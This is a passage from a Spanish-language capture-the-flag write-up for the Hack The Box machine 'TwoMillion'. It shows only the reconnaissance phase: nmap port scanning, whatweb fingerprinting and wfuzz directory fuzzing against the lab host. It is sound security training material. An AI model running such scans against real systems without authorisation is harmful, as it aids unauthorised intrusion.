Técnicas Vistas

Temario de la máquina:


- Abusar de funciones Javascript declaradas desde la consola del navegador.
- Abusar de la API para generar un código de invitación válido.
- Abusar de la API para elevar nuestro privilegio a administrador.
- Inyección de comandos a través de una funcionalidad API mal diseñada.
- Fuga de información.
- Escalada de privilegios mediante explotación del kernel (CVE-2023-0386): vulnerabilidad de OverlayFS

Resolución:

Fase de Reconocimiento:

Con nmap realizaremos un escaneo en busca de los puestos TCP abiertos y guardaremos los resultados del escaneo en formato grepeable (-oG) en el archivo "puertosAbiertos":

```
nmap -p- -sS -min-rate 5000 -n -Pn 10.10.11.221 -oG puertosAbiertos
```



Hemos encontrado dos puertos TCP, el 22 (es el puerto que utiliza el servicio SSH) y el 80 (el cual se ocupa del protocolo http).

Los puestos 22 y 80 se refieren a números de puerto, que son utilizados por protocolos de red para establecer conexiones entre dispositivos en una red.

1. **Puerto 22**:
    - **Uso**: Este puerto se utiliza principalmente para **SSH (Secure Shell)**.
    - **Descripción**: SSH es un protocolo de red que permite la comunicación segura y cifrada entre dispositivos, generalmente para acceder de forma remota a servidores. A través del puerto 22, los administradores de sistemas pueden conectarse de forma segura a un servidor para realizar tareas administrativas, transferir archivos de manera segura usando SCP o SFTP, y ejecutar comandos de manera remota.
2. **Puerto 80**:
    - **Uso**: Este puerto se utiliza para **HTTP (Hypertext Transfer Protocol)**.
    - **Descripción**: HTTP es el protocolo utilizado por la World Wide Web para transferir datos desde los servidores web hasta los navegadores de los usuarios. El puerto 80 es el puerto predeterminado para las solicitudes HTTP no cifradas. Cuando accedes a un sitio web a través de "http://", estás usando el puerto 80 para la transferencia de datos.


Ahora vamos a tratar de identificar y recopilar la información sobre las tecnologías web que están siendo utilizadas en un servidor o sitio web. Para ello utilizaremos la herramienta Whatweb.

Nos indica un error de direcciones, esto lo podemos solucionar incluyendo la IP y la dirección que nos facilita el error al intentar abrir la web (2million.htb) en el archivo /etc/hosts.

Para incluir esta dirección en el archivo "/etc/hosts" debemos de hacerlo con permisos de súper usuario, ya que el directorio /etc esta protegido contra escritura por los demás usuarios.

Podemos modificar el archivo con el comando "nano" seguido sel archivo que deseamos modificar:

```
sudo nano /etc/hosts
```



Si luego volvemos a utilizar la herramienta Whatweb, veremos como ya también nos muestra la información completa del dominio "2million.htb".

El escaneo realizado con la herramienta WhatWeb en la URL `http://10.10.11.221` ha revelado varios detalles importantes sobre el servidor y el sitio web al que apunta. A continuación, te describo cada uno de los elementos identificados por WhatWeb:

1. `http://10.10.11.221` (IP original)

- **Estado HTTP:** `301 Moved Permanently`:
  - El servidor está indicando que el recurso solicitado ha sido movido de manera permanente a otra ubicación (redireccionamiento).
  - **Nueva URL**: La redirección apunta a `http://2million.htb/`.
- **HTTPServer:** `nginx`:
  - El servidor web que está manejando la solicitud es **nginx**, un servidor web muy popular y ampliamente utilizado.
- **IP:** `10.10.11.221`:
  - La dirección IP del servidor donde se aloja el recurso original.
- **Country:** `[RESERVED][ZZ]`:

    - La designación `RESERVED` con el código de país `ZZ` indica que la IP no está asociada con un país en particular, probablemente porque se trata de una IP privada o reservada.
- **Title:** `301 Moved Permanently`:
    - El título de la página devuelta indica claramente el redireccionamiento permanente, consistente con el código de estado HTTP 301.
- **RedirectLocation:** `http://2million.htb/`:
    - La URL a la que se redirige es `http://2million.htb/`.

2. `http://2million.htb/` (URL redirigida)

```
http://2million.htb/ [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[info@hackthebox.eu
], Frame, HTML5, HTTPServer[nginx], IP[10.10.11.221], Meta-Author[Hack The Box], Script, Title[Ha
ck The Box :: Penetration Testing Labs], X-UA-Compatible[IE=edge], YouTube, nginx
```

- **Estado HTTP:** `200 OK`:
    - La solicitud a la URL redirigida fue exitosa y se pudo acceder al recurso sin problemas.
- **Cookies:** `PHPSESSID`:
    - El servidor está utilizando una cookie de sesión PHP (`PHPSESSID`), que es típica para mantener sesiones de usuarios en aplicaciones web basadas en PHP.
- **Country:** `[RESERVED][ZZ]`
    - Nuevamente, la IP no está asociada con un país específico.
- **Email:** `info@hackthebox.eu`:
    - Se ha identificado una dirección de correo electrónico en el sitio, que es `info@hackthebox.eu`. Esto podría ser útil para contacto o para investigar más sobre el propietario del sitio.
- **Frame, HTML5**:
    - El sitio web utiliza HTML5, y también se ha detectado el uso de **frames** dentro de la página. Esto puede indicar la inclusión de contenido externo o la estructura interna de la página.
- **HTTPServer:** `nginx`:
    - El servidor web sigue siendo **nginx** en esta URL.


```
http://2million.htb/ [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[info@hackthebox.eu
], Frame, HTML5, HTTPServer[nginx], IP[10.10.11.221], Meta-Author[Hack The Box], Script, Title[Ha
ck The Box :: Penetration Testing Labs], X-UA-Compatible[IE=edge], YouTube, nginx
```


- **IP:** `10.10.11.221`:
    - La misma dirección IP se sigue utilizando para el recurso redirigido.

- **Meta-Author:** `Hack The Box`:
  - El metadato del autor en la página HTML sugiere que el contenido es creado o administrado por **Hack The Box**.
- **Script**:
  - Se ha detectado la presencia de scripts, lo que sugiere que la página tiene funciones interactivas o dinámicas, posiblemente mediante JavaScript.
- **Title:** `Hack The Box :: Penetration Testing Labs`:
  - El título de la página es "Hack The Box :: Penetration Testing Labs", lo que indica que el sitio pertenece a Hack The Box, una conocida plataforma de desafíos de seguridad informática.
- **X-UA-Compatible:** `IE=edge`:
  - Este es un encabezado de compatibilidad que asegura que Internet Explorer renderice la página en el modo más compatible posible.
- **YouTube**:
  - Parece que la página incluye o interactúa con contenido de **YouTube**, lo que podría ser un video incrustado o algún otro recurso relacionado.


El análisis realizado con WhatWeb proporciona información útil sobre la tecnología y configuración del sitio web, pero no necesariamente identifica vulnerabilidades de forma directa. Sin embargo, a partir de la información recopilada, se pueden considerar algunos posibles vectores de ataque o áreas que podrían ser investigadas más a fondo:

Posibles aspectos vulnerables:

1. **Uso de `PHP` y la cookie `PHPSESSID`:**
   - **Riesgo potencial**: El uso de PHP y la cookie `PHPSESSID` puede ser una pista de que el sitio podría estar manejando sesiones de usuario de una manera que podría ser explotada si no se configuran adecuadamente (por ejemplo, si no se usa `HttpOnly`, `Secure`, o si la sesión es vulnerable a ataques como **session fixation** o **session hijacking**).
   - **Mitigación**: Revisar la configuración de cookies, asegurar que las sesiones estén protegidas adecuadamente, y buscar posibles fallos en la gestión de sesiones.

Reconocimiento de la web.

Al buscar la dirección http://2million.htb encontramos que se trata de una página corporativa de la empresa Hack The Box.




Al revisar todos los enlaces que tiene la página de inicio, vemos como principalmente solo hay dos que nos redirigen dentro de la misma dirección.


El primero se encuentra en la barra de menú como "login" y nos redirige a http://2million.htb/login

```
[ about ]    [ FAQ ]    [ join ]    [ commercial ]    [ labs ]    [ hall of fame ]    [ login ]
```

Y el segundo, lo podemos encontrar en el apartado de FAQ o descendiendo en la página principal. En este caso se trata de una especie de botón de invitación el cual nos redirige a http://2million.htb/invite




/login




En la ruta /login encontramos un panel de inicio el cual nos pide un E-Mail y una Contraseña.

/invite



En la dirección /invite nos indica un panel para la introducción de un código de invitación.

Si inspeccionamos la página también podemos ver las Cookies de sesión PHPSSID que nos indicaba la herramienta Whatweb.



Reconocimiento de direcciones mediate Fuzzing


En mi caso, utilizare primero la herramienta Wfuzz para realizar un barrido de direcciones por fuerza bruta. Wfuzz comparara las direcciones de nuestro diccionario con las posibles direcciones que pueda estar utilizando la página y mediante el código de estado y otros parámetros podemos detectar cuales se están utilizando.

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --hc 301 --hl 1242 http://2million.htb/FUZZ
```

En mi caso utilizare el diccionario de direcciones "directory-list-2.3-medium.txt" que contiene la biblioteca Seclists.


--hc: Esconderemos de la pantalla los resultados con código 301, ya que no son direcciones correctas.

--hl: También quitaremos los resultados con 1242 L para que solo nos muestre las direcciones y no los comentarios.




En este escaneo podemos ver otra dirección la cual no mostraba la página principal
** `/register`

